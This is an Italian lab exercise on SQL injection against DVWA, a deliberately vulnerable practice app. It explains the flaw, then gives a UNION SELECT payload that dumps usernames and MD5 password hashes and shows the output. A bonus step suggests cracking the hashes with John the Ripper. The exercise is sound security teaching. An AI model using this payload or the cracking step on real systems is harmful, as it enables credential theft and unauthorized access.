



Esercizio SQL




SQL Injection

SQL Injection è una vulnerabilità di sicurezza che si verifica quando un attaccante inserisce o "inietta" codice SQL dannoso all'interno di campi di input di un'applicazione web. Questo può accadere quando l'applicazione web non valida o filtra in modo insufficiente l'input dell'utente prima di eseguire le query SQL sul database. L'iniezione SQL consente agli attaccanti di manipolare le query SQL in modo indesiderato, potenzialmente ottenendo accesso non autorizzato ai dati del database, modificando o eliminando informazioni e persino eseguendo azioni dannose sul sistema sottostante. Per prevenire le iniezioni SQL, è essenziale validare e filtrare attentamente l'input dell'utente per evitare l'interpolazione diretta dei dati dell'utente nelle query.

SQL Injection

Andiamo sulla DVWA e spostiamoci sulla scheda SQL injection. Vediamo subito che abbiamo un campo di ricerca, dove possiamo inserire uno user ID. Proviamo ad inserire il numero 4. DVWA risponde come in figura, restituendoci l'id inserito un nome ed un cognome.



The screenshot shows the DVWA web application interface. At the top is a dark header with the DVWA logo. Below the header is a sidebar with a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" label, a text input field, and a "Submit" button. Below the input field, the output is displayed in red text: "ID: 4", "First name: Pablo", and "Surname: Picasso". At the bottom of the main content area, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

SQL Injection

Adesso proviamo un attacco con questa query **1' UNION**

SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#

L'app ci restituisce il nome utente e la password per ogni utente del database. Abbiamo sfruttato quindi una SQL injection per rubare le password degli utenti del sito.

User ID:


```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#  
First name: 1  
Surname: 1:admin:5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#  
First name: 1  
Surname: 2:gordonb:e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#  
First name: 1  
Surname: 3:1337:8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#  
First name: 1  
Surname: 4:pablo:0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#  
First name: 1  
Surname: 5:smithy:5f4dcc3b5aa765d61d8327deb882cf99
```



Bonus

Volendo, possiamo utilizzare un attacco a forza bruta con Johnny. Ad esempio, creiamo un file di testo e eseguiamo il comando su un terminale `john file_di_testo.txt`

Dopodiché, Johnny eseguirà un attacco di dizionario predefinito. Se la password è nel suo dizionario predefinito, potrebbe essere in grado di decifrare l'hash.